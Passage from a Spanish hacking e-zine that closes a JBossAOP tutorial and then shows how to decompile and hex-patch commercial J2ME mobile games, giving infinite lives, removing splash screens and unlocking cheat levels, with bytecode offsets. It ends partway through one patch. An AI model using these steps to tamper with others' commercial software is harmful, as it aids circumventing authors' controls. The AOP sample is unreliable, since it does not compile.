Existen muchas herramientas surgidas en los ultimos a~os para programar con AOP (de hecho, el paradigma mismo de la programacion orientada a aspectos tiene menos de 10 a~os desde que se le paso por la cabeza de alguien, tal vez sentado en el ba~o). Las mas conocidas son AspectJ, JBossAOP y AspectWerkz, todas ellas dise~adas con Java en mente; existen otras, incluso para C++ y hasta para C, pero no tienen camino por ahora. AspectJ es un lenguaje en si mismo ya que toma Java como base y la a~ade construcciones (por ejemplo, ademas de poder declarar clases con Class e interfaces con Interface, tambien permite declarar aspectos con Aspect) mientras que JBossAOP y AspectWerkz son herramientas combinatorias ya que combinan dos lenguajes existentes (ambos lo hacen con Java y XML) para lograr su cometido. Mi primer acercamiento a AOP fue con AspectWerkz (AW para los amigos) pero actualmente estoy trabajando con JBossAOP (perdon Jonas) y es este ultimo el que vamos a usar.

DESARROLLO DE UN PROGRAMA USANDO AOP (CONT)

Bueno, ya elegimos JBossAOP, ahora como seguimos? Pensamos: "cada vez que el programa crea una nueva instancia de la clase tornillo, lo registramos en un archivo determinado"; bien, esto se parece a decir "cada vez que se ejecute el constructor de la clase Tornillo, queremos registrar el evento". Lo primero que tenemos que hacer es crear una clase con un metodo cuyo codigo lo unico que haga sea escribir "Se creo una instancia de tornillo"; la documentacion de JBossAOP indica que esta clase debe implementar la interfaz org.jboss.aop.advice.Interceptor (si no tienen JBossAOP instalado, y se interesaron un poco por el tema, esperen, terminen de leer y despues se meten en internet y bajan todo lo que quieran, al final del chapucerio este doy algunas direcciones utiles) la cual a su vez declara dos metodos:

* public String getName()
* public Object invoke(Invocation invocation) throws Throwable.

La primera de ellas hace tan poco como devolver el nombre (o lo que nosotros queramos) de la clase, pero lo interesante es el segundo metodo que tenemos que implementar: este metodo sera el que se ejecute cada vez que se cree una nueva instancia de la clase Tornillo. Como notaran tiene un unico parametro y es mediante el cual JBossAOP nos pasa informacion contextual del aspecto (por ejemplo, que clase intento crear la instancia, que parametros le paso al constructor, etc. Nosotros en este caso lo vamos a ignorar pero si les interesa me dicen y para la proxima hacemos un programa real con utilidad real. Nosotros todo lo que queremos es escribir "Se creo una instancia de tornillo" y eso es lo que haremos, pero hay un detalle: es responsabilidad nuestra decirle al programa que continue con la creacion del objeto y eso se hace con el metodo invokeNext() del parametro invocation. En definitiva, nuestro codigo quedaria algo asi (al fin, amague, regate, pero nunca un codigo real!):

```
public class CreacionTornillo implements Interceptor
{
      public String getName()
      {
```

```
            return "CreacionTornillo";
  }

  public Object invoke(Invocation invocation) throws Throwable
  {
      try
    {
      ret=invocation.invokeNext();
        System.out.println("se creo una instancia de Tornillo");
        }
    catch(Throwable t)
        {
              System.out.println("No se pudo crear una instancia de Tornillo");
              t.printStackTrace();
        }
  }
}
```

Bueno, mejor lo imprimimos en pantalla porque no tengo ganas de complicarme con archivos (no tengo ganas de buscar un codigo donde este hecho para copiar y pegar). Ya tenemos casi todo pronto: nuestro programa con una clase llamada Tornillo (que compila y hasta funciona y ya es utilizable solo que no registra ninguna traza) y nuestra clase que implementa la funcionalidad del aspecto. Ahora solo resta combinar todo esto y rezar que todo funcione (y despues cobrar, si es que ya no lo hicieron). La combinacion del programa con el aspecto se hace mediante un archivo XML en el cual le indicamos a JBossAOP que es lo que se debe combinar con que y cuando.

MAS TEORIA (JURO QUE ES LA ULTIMA VEZ)

Necesitamos definir algunas cosillas mas:

* Joinpoint (punto de union): es un punto en la ejecucion de un programa; se parece al concepto de brakpoint pero con la diferencia de que este ultimo es un punto en el codigo mientras que aquel se da en el programa en ejecucion. Un breakpoint indica *donde* mientras que un joinpoint *donde* y *cuando*, por ejemplo la construccion de un objeto o la aparicion de una excepcion.
* Pointcut (punto de corte): un pointcut selecciona uno o mas puntos de union. Es un predicado (se acuerdan de la primaria cuando estudiaban sujeto, verbo y predicado? no tiene nada que ver pero se me paso por la cabeza). En general, los pointcuts se definen mediante expresiones regulares: por ejemplo la expresion "invocacion de todos los metodos que comiencen con el prefijo set, que esten en la clase Pitufo y que tomen un unico argumento de tipo Zarzaparrilla", podria escribirse "call(* Pitufo->set*(Zarzaparrilla))" donde call representa la invocacion de un metodo, el primer asterisco indica que no importa el tipo de retorno, la flecha entre el nombre de la clase y el nombre del metodo une ambas cosas y el segundo asterisco indica que no importa como sigue el nombre del metodo si empieza con set. Dos o mas expresiones pueden combinarse mediante operadores logicos (and, or y not) en un mismo pointcut.
* Advice (se traduce como consejo o aviso, pero realmente no se como decirlo en espa~ol): es el metodo propiamente dicho que se ha de ejecutar cuando se alcanza un determinado pointcut. Corresponde a la logica que resuelve el trabajo del aspecto.

DESARROLLO DE UN PROGRAMA USANDO AOP (Y III)

En nuestro caso, el pointcut que tenemos que definir es "la invocacion del constructor de la clase Tornillo" y el advice es el metodo invoke de la clase CreacionTornillo. En JBossAOP, al igual que en AspectWerkz, los constructores no se llaman por su nombre sino con el nombre new (nuevo). Supongamos que la clase Tornillo es como sigue:

```
public Class Tornillo
{
  ...

  public Tornillo()
  {
    ...
  }
  public Tornillo(int largo, int ancho)
  {
    ...
  }

}
```

(notar que tiene dos constructores) entonces nuestro pointcut se escribiria como sigue:

"call(Tornillo->new(..))"

Por ser un constructor no indicamos tipo de retorno (los constructores no declaran tipo de retorno) e indicamos que no nos interesa cuales sean los parametros del constructor (eso es lo que indicamos con los puntos suspensivos, a mi en la escuela me ense~aron que los puntos suspensivos eran tres, pero todo el mundo usa dos, yo estoy en el mundo, asi que uso dos, igual que JBossAOP). Ahora bien, por 1000 euros: donde metemos ese pointcut? La respuesta es... en un archivo de configuracion en lenguaje XML, cuya estructura es muy complicada como para explicar aca (ademas, esto se esta llendo muy largo) asi que vamos derecho al grano (como dijo un dermatologo y dejo la mazorca limpita):

```
<aop>
  <bind pointcut="call(Tornillo->new(..))">
        <interceptor class="CreacionTornillo"/>
  </bind>
</aop>
```

Tan simple como eso: con la etiqueta bind y su atributo pointcut le decimos a JBossAOP que queremos interceptar (se dice que se intercepta la invocacion de un constructor) la instanciacion de la clase Tornillo mediante la clase CreacionTornillo (JBossAOP, antes de comenzar a ejecutar el constructor, nos dara paso a nosotros, a traves del metodo invoke de la clase CreacionTornillo).

Guardamos el archivo anterior con el nombre que mas nos guste, pero con extension xml (si queremos le ponemos otra extension, pero para que complicar las cosas si ya de por si nosotros somos los complicados) y procedemos a compilar y ejecutar todo (esta es la parte mas dificil porque hay que agregar algunas clases que JBossAOP precisa, aunque en principio alcanza con agregar el paquete jboss-aspect-library-jdk50.jar *al principio* de la variable de entorno CLASSPATH si utilizan Java 5 (Java 1.5). Para compilar y ejecutar escribimos lo siguiente (suponiendo que la clase principal, la que contiene el metodo main se llama Tornilleria.java):

```
java -Djboss.aop.path=tornillos.xml org.jboss.aop.standalone.Compiler \
  Tornilleria.java ..
java -Djboss.aop.path=tornillos.xml Tornilleria ..
```

Listo! ya tenemos nuestro programa compilado, combinado con el aspecto de traza y ejecutando! cada vez que se agregue un nuevo tipo de tornillo y por lo tanto se cree una instancia de la clase Tornillo, se imprimira una linea en la consola (nada util pero todos los ejemplos que se me ocurrian tambien eran muy muy chotos como este, o muy muy complicados para una primera vez, y como para algunos la primera vez duele.. mejor que sea leve).

MAS SOBRE AOP (AHORA SI, LO ULTIMO)

AOP, y JBossAOP, AspectWerkz, AspectJ y el resto no solo sirve para interceptar constructores, por supuesto. Se pueden interceptar tambien le invocacion o ejecucion de cualquier metodo, el acceso a cualquier atributo, ya sea para lectura o escritura (por ejemplo, podemos querer registrar cada vez que cierto atributo es modificado, y cual es el nuevo valor), podemos interceptar excepciones, y muchas otras cosas. Otra cosa que resulta realmente muy pero muy interesante son las introducciones (introductions, las bromas las dejo a cargo de cada uno de ustedes, yo ya hice demasidas) que nos permiten hacer que una clase tenga atributos que no tiene, que tenga metodos que no le fueron declarados o que implemente interfaces que no implementa (un uso muy practico de esto es hacer que una clase implemente la interfaz-bandera java.util.Serializable para poder serializarla) pero esto ya queda para otro capitulo, por hoy ya ha sido demasiado.

CONCLUSIONES FINALES

La programacion orientada a aspectos es un paradigma que promete, y que promete de verdad (no como ese chiste que dice que un futbolista conocido era un chico muy prometedor.. porque hacia a~os que prometia jugar mejor pero siempre estaba igual, chiste local). Al principio puede constar un poco asimilar los conceptos detras del paradigma, pero para los que tengan planes de desarrollar sistemas de aplicacion (de algo hay que vivir, yo ya intente quedarme en casa pero nadie llega a golpear la puerta a regalar dinero) pero vale la pena. Ademas, para todos ustedes, gente avida de conocimiento, sed de

conocimiento y hambre de comida, seguro que aunque sea alguna ojeadita le van a dar al manual de JBossAOP, o al de AspectWerkz (Jonas se lo merece, grande Jonas) o algun otro.

AGRADECIMIENTOS Y DESPEDIDA

  Agradezco a mi familia que me alento a levantarme de la cama hoy (es feo dormir cuando el sol te da de lleno en la cara a la ma~ana, creo que eran como las 11), a toda la gente que hace, deshace y lee SET, a toda la gente que hizo y deshizo SET y que ya no esta (hay alguno?), al carnaval uruguayo que es lo mas grande que hay, a mi perra que quiere jugar todo el dia, a Peyo por haber inventado a los Pitufos, a von Neumman por haber propuesto su famosa arquitectura, a los japoneses por hacer tecnologia tan barata, a mi mismo por decir estas estupideces, a ustedes (bah, a esta altura, a ti, que sos el unico que llego hasta aca) y en fin, al mundo por ser mundo, y al dia de ayer que fue mejor que el de hoy, pero me queda la tranquilidad que el dia de hoy es mejor que el de ma~ana. Es todo por ahora, que la pasen bien, o que se la pasen bien, como ustedes decidan y prefieran, y recuerden, nunca pierdan la sonrisa, que alguien siempre la precisa, aunque mas no sea para olvidar que Bush sigue siendo presidente del planeta. Nos leemos, y los dejo con algunas direcciones utiles

JBossAOP: http://www.jboss.org
AspectWerkz: http://aspectwerkz.codehause.org
AspectC: http://www.cs.ubc.ca/labs/spl/projects/aspectc.html

Dudas, comentarios, insultos, numeros de tarjetas de credito (propias, no vale robados), chistes, articulos relacionados o no, cualquier cosa, a paler@adinet.com.uy.

PD: Me olvidaba, agradezco al inventor de las lucecitas que prenden, apagan y relampaguean... prenden, apagan y relampaguean... prenden, apagan y...

EOF

Java en móviles

Conté hace unos cuantos artículos cómo opera la máquina virtual Java y cómo funciona el compilador .
También hubo un apartado para explicar la manera de modificar una clase Java sin necesidad de tener acceso al código fuente original.

De nuevo voy a contar algo parecido, pero siguiendo en mi línea de artículos para móviles, ahora mostraré un poco cómo funciona Java en un teléfono móvil.
Para los que entendieron el artículo anterior, éste posiblemente no les proporcione nueva información, pero nunca se sabe.
También quiero recomendar el genial artículo escrito en la e-zine 29A sobre virus en Java. Proporciona una visión muy detallada del funcionamiento interno con algunas ideas muy buenas.

Según la ley española, hacer ésto sin consentimiento del autor puede ser un delito. Es más, la simple posesión de éste artículo es un delito.
Si no quieres cometer una ilegalidad, no sigas leyendo y destruye este fichero.

Hace bastante tiempo que existen en el mercado una gran oferta de dispositivos pequeños con capacidad de ejecutar programas compilados en Java.
Esto incluye móviles, PDAs, reproductores de MP3, ...
Como ya era tiempo de que yo me adaptara a las tecnologías mas recientes, he adquirido un teléfono Siemens (cómo no) modelo M65.
Las características técnicas son similares a las de otros modelos de la misma gama: pantalla de 132x176 pixels, 16 Bits de colores, sonido polifónico MIDI-1, vibración, teclas y cursor, cámara, infrarrojos, MMS, puerto serie, ...
Internamente tiene un procesador ARM de 32 bits, 16 Mg de flash, 11 Mg de RAM, stack Java de 1.5 Mg, y soporta MIDP-2.0 y CLDC-1.1 con soporte de WML y HTML sobre WAP2.0 y GPRS Clase 10. Permite video h263 .
Esto lo convierte en un móvil bastante completo y muy capaz de ejecutar aplicaciones Java con un gran conjunto de funcionalidades.

Dado que los móviles están restringidos en tamaño, memoria, potencia, y velocidad, sólo usan un conjunto reducido de librerías Java especifícas para dispositivos pequeños, llamado J2ME - Java2 Mobile Edition.
Los sistemas soportados por el M65 son:
MIDP 2.0
CLDC 1.1
JSR 120 WMA 1.0
JSR 135 MMA 1.0
JSR 179 Location API
JSR 185 JTWI 1.0

El sistema base es MIDP 2.0 con el cual se pueden hacer cosas como cargar dibujos desde ficheros, dibujar sprites en la pantalla, pintar decorados, generar mapas hechos con iconos, crear formularios HTML con los elementos típicos (textos, botones, listas, botones para elegir, diálogos, fechas, tipos de letras, ...) además de generar sonidos, conectarse con la red, mandar y recibir SMS, iniciar llamadas y otras muchas cosas más.
En fin, que es bastante extenso.
Se ha puesto especial atención al terreno de los juegos, haciendo que vayan a una velocidad más que aceptable.
Pero no quiero contar ahora cómo hacer juegos. Primero hay que aprender a modificar juegos ajenos.

Lo primero es conseguir algún juego. En mi móvil vienen instalados 4 que están incluidos en el precio, así que tengo la correspondiente licencia para usarlos.

También es posible meter nuevos juegos mandando mensajes a unos servidores, y, previo abono, aparecen en tu móvil.
Otra opción es buscar páginas de Internet que los tengan. Algunos juegos son gratuitos, y otros ofrecen una versión de demostración. También existen otros de pago, claro.
Finalmente, existen páginas web con juegos piratas, pero descargarlos de estas páginas es ilegal y supone un delito. Así que haznos un favor a todos y paga por el software que uses. Es la única manera de seguir adelante con la industria y el desarrollo.
Existen por ahí colecciones extensas de más de 500 juegos.

Puesto que el M65 tiene puerto de infrarrojos, puedo transferir los programas desde mi PC hasta el móvil todas las veces que deseo. Otra opción es usar el cable serie o USB.

Todo lo que necesito está disponible para Windows. Algunas aplicaciones tienen versiones para otros entornos, pero lamentablemente no todas.

La primera herramienta que necesito es un descompilador de Java.
Yo uso "jad" hecho por Pavel Kouznetsov.
A veces uso el GUI llamado "DJ Java Decompiler" hecho por Atanas Neshkov.

Algo fundamental es un compilador de Java. Yo uso el JSDK 1.4.1 de Sun con las extensiones de J2ME.
Existen también muy buenos entornos gráficos para usar el compilador, pero para este artículo no son necesarios.

La manera oficial de probar si las modificaciones funcionan son, por supuesto, meter el programa modificado en el móvil. Sin embargo Siemens pone a disposición de todos los desarrolladores una herramienta llamada SMTK - Siemens Mobile Tool Kit entre las cuales incluye un emulador de móvil.
Existen para muchas versiones de móviles, por supuesto hay una para M65.
El funcionamiento es sencillo: copia el programa modificado en un directorio del disco duro, inicia el emulador, y carga dicho programa. La emulación no es 100% perfecta, y el emulador falla demasiado para mi gusto.
Pero siempre queda la opción de usar el móvil real.

Para los móviles Nokia existe el NDS-Nokia Developer’s Suite for J2ME.
Si quieres probar que el programa original funciona perfectamente en todos los móviles, deberías considerar esta opción.
En general esto es muy útil para los creadores de programas.

Otra utilidad es un editor hexadecimal.
Y un programa que sirve para sacar diferencias entre un archivo y otro, tanto en modo binario como en texto. Yo uso WinDiff.

****

Voy con el primer ejercicio.
El programa se llama Megablaster y es uno de estos arcades en los que naves espaciales aparecen la parte alta de la pantalla y tu nave situada en la parte baja debe destruirlas o esquivarlas.
No es que sea una idea innovadora, pero el programa está muy bien realizado y es fácil de jugar.
Está realizado por la empresa italiana Microforum Games. Un programador, un dibujante, algunos testers, y poco más.

Lo primero es meterlo en el móvil: si usas Windows con infrarrojos, inicia la aplicacion IrFTP, pon el móvil cerca del PC, elige el archivo del disco duro, y envíalo al móvil. Entonces aparecerá una carpeta en la parte inferior derecha, y pulsando el botón de dicho menú, copia la aplicación al directorio que quieras dentro del móvil, No es posible jugar si no mueves antes el fichero.

Cuando empiezo a jugar voy pasando niveles y me van matando naves.
Me doy cuenta de que de vez en cuando obtengo una vida extra. Empiezo con 3, y como soy muy malo jugando, las pierdo rápidamente.
Así que voy a modificarlo para no perder vidas nunca.

Tengo que buscar una variable que se inicialice a 3, que se incremente algunas veces, que se decremente otras, y que se compruebe en algun momento que vale 0.
El programa está en un fichero llamado Megablaster.jar de 84 Kb.
Lo desempaqueto con la aplicacion jar que se instala con el JSDK, o también con el WinRAR.
El paquete completo se compone de:
-unos cuantos ficheros de texto en el directorio raíz, con las intrucciones en varios idiomas.
-un directorio "icons" con sólo un fichero navetta.png que puedo ver incluso con Internet Explorer
-un directorio "sound" con un fichero de música hotrod.mid . Muy animada.
-otro directorio "pics\acc" con todos los gráficos
-un fichero en META-INF\MANIFEST.MF
-otro directorio "olympics" con varios ficheros *.class

El fichero META-INF\MANIFEST.MF es un texto en el que se indica la versión mínima de APIs que necesita el programa. En este caso es MIDP-1.0 y CLDC-1.0 ,

con lo que mi móvil lo soporta prefectamente.
También se indica cual es la clase que contiene la función que inicia el juego.

Pero el meollo del asunto está en 2 clases: olympics\MainPRG.class y
olympics\b.class

Dado que las clases Java se compilan, y luego es la máquina virtual la que
ejecuta el programa, es sencillo desensamblar un programa Java para obtener
algo a medio camino entre el código original y un código binario.
Para hacer la tarea de los "rompedores de programas" mas difícil, es común que
antes de sacar el juego al público, el programa se pasa por otra aplicación
llamada enrevesador (obfuscator) que simplemente hace el código mas díficil
de entender.
Entre las técnicas de "ofuscación" hay una consistente en sustituir los
nombres de las funciones por otros consistentes en letras simples.
Así, la función
PintaNave() se sustituye por a()
Como además Java permite que las funciones tengan el mismo nombre, con tal de
que tengan distintos parametros:
SumaBonus(x) se sustituye por a(x)

En programas para móviles, este paso de enrevesamiento es obligado. Al reducir
los nombres de las funciones y las clases se ahorran algunos bytes que no
afectan al funcionamiento del programa pero hacen que ocupe menos espacio.
Incluso se ejecutan más rápido.
Hay otro paso necesario y es la pre-verificación de las clases.
La maquina virtual Java de los móviles debe ser pequeña así que el
verificador de clases es mínimo, dejando esta tarea en manos del programador,
el compilador, y otra herramienta llamada pre-verificador.
Pero esto no afecta a la descompilación de programas.

Lo primero que hago es desensamblar los programas con la utilidad   jad .
Una clase de 25 Kb se convierte en un código fuente de 45 Kb con 2.500 lineas.
Me pongo a buscar cuándo algo se iguala o se compara con el valor 3.
En la clase MainPRG :
a) funcion _mthif(int i1, int j1)   ---->   if(i1 == 3)
b) funcion _mthnew()   ---------->   l = 3;
c) funcion _mthnew()   ---------->   if((_fldtry == 5) & (i <= 3))
d) funcion a(String s1, int i1)   ---->   if(l1 < 3) l1 = 3;
e) _mthif(int i1)   ---------->   if(E[i1]._fldgoto == 3)
f) _mthif(int i1)   -------->   if(E[i1].a == 3)
g) _mthfor(int i1)   ------->   E[i1]._fldgoto = 3;
h) _mthlong(int i1)   ---->   if(i1 == 3) I.a(4, "/pics/acc/fondo_03a");
i) _mthnull(int i1)   ---->   _fldlong[i1]._fldfor += 3 + n;

Voy a analizarlos uno por uno.

En la rutina a) el valor de i1 se compara con 1, 2, 3, 4, y 5. Como no creo
que haya una lógica distinta dependiendo del numero de vidas, supongo que
ésta no es la rutina que me interesa.
En b) hay muchas cosas que comento más tarde.
En c) veo que tanto las comparaciones anteriores y posteriores involucran
      números como 220, 765 , ...
En d) querría decir: si el numero de vidas ya es 3, no añadas vidas extra.
      Pero eso no ocurre, así que esta comparación no tiene nada que ver.
En e) f) y h) creo que no tiene sentido mirar si el número de vidas es
      exactamente igual a 3.
En g) parece mas prometedor, pero esta función se llama con argumentos 0 y
      100, que no parece que tengan nada que ver.
      De todos modos la dejo en reserva por si acaso.
En b) veo que usa la variable l.
Esta variable se usa en:
i) _mthnew()   para hacer if(w > G) { l = l + 1; G = G + 50000; }
ii) _mthgoto(int i1)   para hacer if(l == 0) k=0;
iii) _mthdo(int i1)   para hacer l = l - 1;

Por cierto, que hay otra funcion con distinto numero de argumentos:
```
_mthdo()
{
if(k == 0)
   I.a(1, I.Q, I.B, "GAME OVER", 0);
}
```

O sea, que la variable k dice cuándo se acaba la partida.
Recordar que esta variable se ha puesto en _mthgoto(int i1)

Vamos, yo creo que la variable   l   contiene el número de vidas.
En b) haré que ponga   l = 4;
y veré si empiezo con 4 vidas.

Desensamblando con
jad -a MainPRG.class

obtengo
```
 k = 1;
 // 37 69:aload_0
 // 38 70:iconst_1
 // 39 71:putfield #32 <Field int k>
 l = 3; <-************--******--
 // 40 74:aload_0
 // 41 75:iconst_3  <-************--******--
 // 42 76:putfield #35 <Field int l>
 d = 1;
```

Asi que intento cambiar
41 75:iconst_3
por
41 75:iconst_4

Para ello lo desensamblo con java -d
y veo que en la posición 1FB7 tengo que cambiar el byte
0x06 , que significa iconst_3
por
0x07 , que significa iconst_4

Para verificarlo, desensamblo de nuevo y veo que efectivamente queda
l = 4;

Ahora llega el momento de comprobarlo. Meto el
MainPRG.class
dentro del Megablaster.jar con WinRAR, y lo transfiero al móvil.
Inicio el juego, y veo que ahora tengo 4 vidas al empezar.
Bien, así que mis pesquisas eran correctas.

Una vida extra es una ayuda, pero no muy grande.
Podría sustituir la instrucción anterior por
iconst_100
para tener 100 vidas, pero hay un problema:
la instrucción iconst_4 se codifica como un único byte: 07
Pero si quiero cargar un valor mayor de 6 debo usar la instrucción
iconst_NN
que ocupa 3 bytes. Como no puedo hacer hueco dentro del código, lo mejor es
modificar el programa para no perder ninguna vida.

Existe otra rutina que usa la variable   l   en MainPRG.class
```
void _mthdo(int i1)
 {
 l = l - 1;
 // 0 0:aload_0
 // 1 1:aload_0
 // 2 2:getfield #35 <Field int l>
 // 3 5:iconst_1
 // 4 6:isub
 // 5 7:putfield #35 <Field int l>
 E[i1].a = 6;
 // 6 10:aload_0
 // 7 11:getfield #13 <Field a[] E>
 // 8 14:iload_1
 // 9 15:aaload
 // 10 16:bipush 6
 // 11 18:putfield #135 <Field int a.a>
 // 12 21:return
 }
```

Este es el único sitio donde se decrementa la variable   l , seguramente
cuando un misil enemigo alcanza a la nave.
Así que pretendo cambiar
```
 l = l - 1;
```
por
```
 l = l - 0;
```

Es decir, cambiar
 // 3 5:iconst_1
por
 // 3 5:iconst_0
Vuelvo a desensamblar con java -d porque esta aplicación me dice los códigos binarios, y veo que en la posición 0x1F41 hay que cambiar el byte 0x04 que significa iconst_1
por
0x03 que significa iconst_0
Vuelvo a meterlo en el Megablaster.jar , inicio el juego, dejo que me maten, y veo con satisfacción que el número de vidas nunca decrece.
Ahora ya puedo jugar sin preocuparme.
Realmente el juego pierde todo el aliciente, pero mi objetivo era aprender a hacer la modificación, no el juego en sí.

****
Voy con otro caso.
Otro de los juegos que vienen con el móvil se llama Turrican2004 y es uno de estos de scroll horizontal y vertical en los que un soldado va recorriendo escenarios matando extraterrestres, con plataformas.
Los gráficos son muy buenos y es entretenido. No he recorrido muchos niveles porque es muy complicado para mí. Pero ya digo que soy muy mal jugador.

Lo que me fastidia de este juego es que antes de empezar muestra durante 3 segundos una pantalla de la compañía que hizo el juego, y luego otra con el logotipo de Siemens. Despues se para otros 2 segundos en una pantalla con las instrucciones.
Y sólo después de esto carga el juego, lo cual lleva otros 5 segundos.
Mi objetivo es eliminar esas molestas pantallas de publicidad.
El programa Turrican2004.jar ocupa 328 Kb.
Al descomprimirlo genera 140 ficheros en
Turrican*
La mayoría tienen extensión *.ptrx y *.ptr_optb , que no sé lo que contienen.
En todo caso parecen ficheros binarios.
Hay 70 ficheros con extensión *.png que contienen los gráficos del programa.
Uno de los ficheros se llama
splashSIEMENS.png
que contiene la imagen de una de esas pantallas de publicidad. No ha sido difícil encontrarlo, ?eh?

Mi primera tentativa, siguiendo la ley del mínimo esfuerzo, es borrar el fichero o simplemente cambiarle en nombre. Esto cambirá el tamaño del fichero empaquetado Turrican2004.jar pero en los programas para moviles el tamaño no se verifica. Bueno, se verifica si hay un fichero con el mismo nombre y extensión .jad
Dado que no existe Turrican2004.jad estoy seguro que que puedo cambiar el tamaño sin mayor preocupación.
Lamentablemente con este cambio lo único que obtengo es una excepción tan grande como un caballo que impide que el juego inicie correctamente.

También hay 25 ficheros *.class en
Turrican2004\com\thq\Turrican\
que desensamblo rápidamente con
jad -a Turrican2004\com\thq\Turrican*.class

y busco cual de ellos contiene la palabra "splashSIEMENS" :

```
Clase s.class
 public void b()
 {
  if(v)
   return;
  v = true;
  if(z)
   return;
  switch(s)
  {
  default:
   break;

  case 0: // '\0'
   try
   {
    v.bA = Image.createImage("/splashTHQ.png");
```

```
    v.ap = Image.createImage("/splashSIEMENS.png");
   }
   catch(Exception exception) { }
   break;
y muchas líneas más
```

Esto significa que en la clase v.class hay un objeto llamado ap :

```
public static Image ap;
```

Ojo, no confundirlo con

```
public static int aP = -1;
```

Como ya he comentado antes, normalmente existen otros objetos con el mismo nombre en otras clases:

```
a.class  -> int ap;
d.class  -> int ap;
o.class  -> int ap;
```

Desensamblo v.class para ver dónde se usa y me encuentro con que ap simplemente está declarada en esta clase, pero no se usa.
O sea, que únicamente carga la imagen en la memoria; no la muestra.

Esto quiere decir que se usa desde otras clases.
Así que busco dónde se usa v.ap
Obviamente sale s.class pero también q.class

Clase q.class

```
 public void a(Graphics g1, int i1)
 {
  if(v.o == 0L)
   v.o = System.currentTimeMillis();
  if(System.currentTimeMillis() - v.o <= (long)g) goto _L2; else goto _L1
_L1:
  L = true;
  if(p.a != null)
  {
   g1.setColor(0);
   g1.fillRect(0, 0, 132, 176);
   g1.drawImage(p.bC, 66, 0, 17);
   g1.drawImage(p.bs, 66, 0, 17);
   g1.drawImage(p.a, 0, 57, 20);
  } else
  {
   g1.setColor(0);
   g1.fillRect(0, 0, 132, 176);
  }
  g1.setColor(255, 255, 255);
  g1.fillRoundRect(16, 160, i1, 8, 8, 8);
  g1.setColor(75, 75, 175);
  g1.drawRoundRect(16, 160, 100, 8, 8, 8);
   goto _L3
_L2:
  if(System.currentTimeMillis() - v.o <= T ||
        System.currentTimeMillis() - v.o >= g) goto _L5; else goto _L4
_L4:
 ..............
_L12:
  Thread.yield();
  Thread.sleep(25L);
   goto _L3
_L10:
  if(System.currentTimeMillis()-v.o > ae && System.currentTimeMillis()-v.o < W)
  {
   g1.setColor(255, 255, 255);
   g1.fillRect(0, 0, 132, 176);
   if(v.ap != null)
    g1.drawImage(v.ap, 66, 88 - (v.ap.getHeight() >> 1), 17); <-******--******-
  } else
  if(System.currentTimeMillis() - v.o < (long)ae)
  {
   g1.setColor(255, 255, 255);
   g1.fillRect(0, 0, 132, 176);
   if(v.bA != null)
    g1.drawImage(v.bA, 66, 88 - (v.bA.getHeight() >> 1), 17); <-******--******-
  }
   goto _L3
  Exception exception;
```

```
  exception;
_L3:
 }
```

Lo que se extrae de esto es que se dibuja la imagen v.ap o v.bA en función de la diferencia de tiempos entre System.currentTimeMillis() y v.o , que es el tiempo calculado inicialmente cuando se entra en esta rutina.

Estos tiempos se comparan con:
T (linea _L2, a mediados de línea)
g (linea _L2, antes de saltar a _L5) y justo antes de L1
ae (linea _L10, a mediados de línea)
W (linea _L10, al final de la línea)

Veo que podría poner al entrar en la rutina:
goto _L3
o también
return

Pero quizás esta rutina hace algo más. En particular veo que usa p.a!=null, y pone L=true así que creo que lo mejor es tomar otro camino.

Las variables T, g, ae, W están usadas en esta misma clase en el constructor q()

```
public q()
{
 super(false);
 N = false;
 Z = true;
 J = false;
 l = false;
 ae = 4000;
 W = 8000;
 T = 13000;
 g = 18000;
 s = 19000;
 ..........
```

Muy bien: todas las variables están juntitas.
Los valores, escritos es hexadecimal, son:

```
 ae = 0x0FA0;
 W = 0x1F40;
 T = 0x32C8;
 g = 0x4650;
 s = 0x4A38;
```

En la clase q.class busco esos bytes y los encuentro a partir de 0x16CD

```
0x16CD: 11 0F A0
0x16D4: 11 1F 40
0x16DB: 11 32 C8
0x16E2: 11 46 50
0x16E9: 11 4A 38
```

Notar que en Java el byte más significativo va delante.
Lo más sencillo es cambiarlos todos a valores mas pequeños, por ejemplo 258 = 0x0102
Parece un golpe a ciegas, pero estas cosas funcionan así, Si funciona a la primera, ?para qué voy a perder el tiempo?

Como antes, descompilo de nuevo la clase modificada para ver que los valores son correctos.
Meto la clase en el Turrican.jar , lo transfiero al móvil, empiezo a jugar y compruebo que las pantallas de presentación ya no aparecen.
Por supuesto que sigue tardando un poco porque tiene que cargar todas las clases del juego y los gráficos, pero ahora es mucho más rápido.

****
En este mismo juego hay una modalidad para jugar una campaña: se empieza por un escenario simple, y a medida que adquieres más experiencia puedes probar con otros escenarios.
Pero desde el comienzo no es posible acceder a los escenarios avanzados.
En el menú de selección sólo estan disponibles 4 niveles, mientras que hay otros 20 que dice que estan bloqueados-LOCKED
Busco la palabra "LOCK" y la encuentro en la clase TurricanMidlet.jad :

```
public void startApp()
{
```

```
 if(c == null)
 {
  v.m = getAppProperty("MIDlet-Version");
  v.l = System.getProperty("microedition.locale");
  v.bI = getAppProperty("language_override");
  System.out.println("READ IN: " + v.bI);
  if(v.m == null)
     v.m = "V?.??";
  v.bK = getAppProperty("CHEAT_UNLOCK") != null;
  c = this;
  b = new q();
  b.setFullScreenMode(true);
  f = Display.getDisplay(this);
  f.setCurrent(b);
  e = new Thread(b);
  e.start();
  b.a();
 }
```

Esto es un típico inicio de juego. Toma algunas variables del entorno, por ejemplo para saber el idioma.

Otra de las propiedades se llama "CHEAT_UNLOCK" y debería estar en uno de los ficheros dentro del Turrican2004.jar, posiblemente en META-INF\MANIFEST.MF que contiene la variable "MIDlet-Version"
O quizas en Turrican2004.jad , el cual contiene otras variables tales como "language_override"

Es decir, que los propios programadores han instalado una puerta trasera que parece hacer algún tipo de trampa, quizás incluso para poder acceder a los otros niveles sin necesidad de haber pasado los anteriores. ?Y porqué no puedo usar yo la misma puerta?

La línea
v.bK = getAppProperty("CHEAT_UNLOCK") != null;
quiere decir: si la propiedad "CHEAT_UNLOCK" está definida, haz v.bK=true
Si no, haz v.bK=false
Para seguir con el método anterior, voy a ver dónde se usa la variable v.bK :

La encuentro en q.class
```
public void run()
{
 n = 0;
 M.n();
 if(v.bK)
  M.a(true);
 .....
 }
```

O sea, que llamará al metodo a del objeto M , pero sólo si v.bK=true
Como yo no voy a crear la propiedad "CHEAT_UNLOCK" , la solución es cambiar
if(v.bK)
por
if(v.bK==false)
que es lo mismo que
if(!v.bK)

Desensamblando:
```
        if(v.bK)
    //*   4   10:getstatic       #69  <Field boolean v.bK>
    //*   5   13:ifeq            23
            M.a(true);
    //    6   16:getstatic       #18  <Field p M>
    //    7   19:iconst_1
